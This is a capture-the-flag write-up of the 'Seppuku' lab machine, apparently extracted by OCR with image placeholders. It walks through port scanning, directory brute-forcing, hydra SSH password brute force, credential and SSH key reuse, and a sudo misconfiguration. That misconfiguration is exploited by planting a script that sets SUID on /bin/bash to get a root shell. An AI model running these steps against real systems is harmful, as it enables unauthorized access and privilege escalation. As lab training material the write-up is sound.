Seppuku | Write-up

Difficulty: Easy
Platform: Proving Ground Play
Operating System: Linux
Target IP:
Date Completed: 16-02-2026
Solution Author: Armaan Nain

Objectives

- User Flag
- Root Flag

Initial Foothold

Port & Service Scan :

Scanned the machine for open ports running services facing public network.

Command : NMAP SCAN

```
sudo nmap 192.168.158.90 -sCV -oN nmap-scan --min-rate=300
```

```
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           vsftpd 3.0.3
22/tcp   open  ssh           OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 cd:55:a8:e4:0f:28:bc:b2:a6:7d:41:76:bb:9f:71:f4 (RSA)
|   256 16:fa:29:e4:e0:8a:2e:7d:37:d2:6f:42:b2:dc:e9:22 (ECDSA)
|_  256 bb:74:e8:97:fa:30:8d:da:f9:5c:99:f0:d9:24:8a:d5 (ED25519)
80/tcp   open  http          nginx 1.14.2
|_http-title: 401 Authorization Required
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
|_http-server-header: nginx/1.14.2
139/tcp  open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn   Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
7080/tcp open  ssl/empowerid LiteSpeed
| tls-alpn:
|   h2
|   spdy/3
|   spdy/2
|_  http/1.1
|_http-server-header: LiteSpeed
|_ssl-date: TLS randomness does not represent time
|_http-title: Did not follow redirect to https://192.168.158.90:7080/
| ssl-cert: Subject: commonName=seppuku/organizationName=LiteSpeedCommunity/stateOrProvinceName=NJ/countryName=US
| Not valid before: 2020-05-13T06:51:35
|_Not valid after:  2022-08-11T06:51:35
7601/tcp open  http          Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Seppuku
8088/tcp open  http          LiteSpeed httpd
|_http-title: Seppuku
|_http-server-header: LiteSpeed
Service Info: Host: SEPPUKU; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.5-Debian)
|   Computer name: seppuku
|   NetBIOS computer name: SEPPUKU\x00
|   Domain name: \x00
|   FQDN: seppuku
|_  System time: 2026-02-16T03:56:54-05:00
| smb2-time:
|   date: 2026-02-16T08:56:53
|_  start_date: N/A
|_clock-skew: mean: 1h39m59s, deviation: 2h53m13s, median: 0s
```


The scan revealed multiple open services. The target machine is suspected to be running `debian` operating system on it .

Service Enumeration :


In Enumeration of port 7601 which was running http service. While directory brute-force to list all potential directories , several interesting directories were listed.

```
Command : Directory Brute forcing
```


```
gobuster dir -u http://192.168.158.90:7601 -w
/usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-
2007_directory-list-2.3-medium.txt -o gobuster.root-7601
```




The directory `/secret` seemed to contain , many interesting files.



the file hostname contained the hostname of the machine, the file password.lst contained a list of potential passwords.



Another directory named `keys` seems to contain `ssh` keys of the a user, the key does not have a password , validated by `ssh2john` script.




Tried multiple credentials gathered against other services and found a successful session on target machine via `ssh` service as user seppuku.

Brute Force Service

```
hydra -l 'seppuku' -P psk ssh://192.168.158.90
```


```
❯ hydra -l 'seppuku' -P psk ssh://192.168.158.90
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or s

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-16 19:20:56
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
[DATA] max 16 tasks per 1 server, overall 16 tasks, 93 login tries (l:1/p:93), ~6 tries per
[DATA] attacking ssh://192.168.158.90:22/
[22][ssh] host: 192.168.158.90   login: seppuku   password: eeyoree
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-16 19:21:20
```



Privilege Escalation

Technique Used: Malicious binary execution


On System Enumeration , he home directory of the sepukku user contains a `.passwd` file . used them against other user on the system and found a successful session against user samurai.



on user samurai enumeration , it was found he has the permissions to execute the binary `bin` present in the home directory of user tanto as sudo. On further enumeration it was found out that the user tanto contained no such directory. Which makes it vulnerable , if a binary with specified name and in the specified location is created/placed , it will be executed with sudo privileges.

```
samurai@seppuku:/home/seppuku$ sudo -l
Matching Defaults entries for samurai on seppuku:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User samurai may run the following commands on seppuku:
    (ALL) NOPASSWD: /../../../../../../home/tanto/.cgi_bin/bin /tmp/*
```

So , in order to create the required directory and binary we need appropriate permissions on the directory tanto , which likely user tanto would have . so tried to use the key found earlier against tango user , as the user home directory contained a .ssh directory in it. After changing `private.bak` permissions , so they can be used to authenticate . Got a successful remote session on target machine as tanto user.



created s malicious binary and `.cgi_bin` directory . placed the binary in the directory, and made it executable with `chmod +x` , so that it gets executed.

Malicious binary code

```
#! /bin/bash
chmod s+u /bin/bash
```

Malicious Binary Explanation

Made the binary to execute a command , which will give SUID bit set to the `/bin/bash` binary , which can be later be exploited to

get `root` privileges effortlessly.

```
tanto@seppuku:~$ cat .cgi_bin/bin
#! /bin/bash
chmod u+s /bin/bash
tanto@seppuku:~$ chmod +x .cgi_bin/bin
tanto@seppuku:~$
```

Executed the command as sudo through Samurai user and as expected our malicious binary got executed with root privileges and SUID bit set was added to `bash` binary.

```
samurai@seppuku:/home/seppuku$ sudo ../../../../../../home/tanto/.cgi_bin/bin /tmp/*
samurai@seppuku:/home/seppuku$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash
samurai@seppuku:/home/seppuku$
```

Command : Spawn root shell

```
bash -p
```

```
samurai@seppuku:/home/seppuku$ bash -p
bash-5.0# whoami && id && hostname
root
uid=1001(samurai) gid=1002(samurai) euid=0(root) groups=1002(samurai)
seppuku
bash-5.0#
```

Flags

User: {HIDDEN}
Root: {HIDDEN}

Extra Information

Tools & Techniques Used :

Tool / Technique	Purpose (Machine's Context)
nmap	To scan for open ports & service version
gobuster	directory brute forcing

Tool / Technique	Purpose (Machine's Context)
john	password cracking
linpeas	Automated System Enumeration
Manual Exploitation	-

My Experience :

Machine was easy but quite time taking .
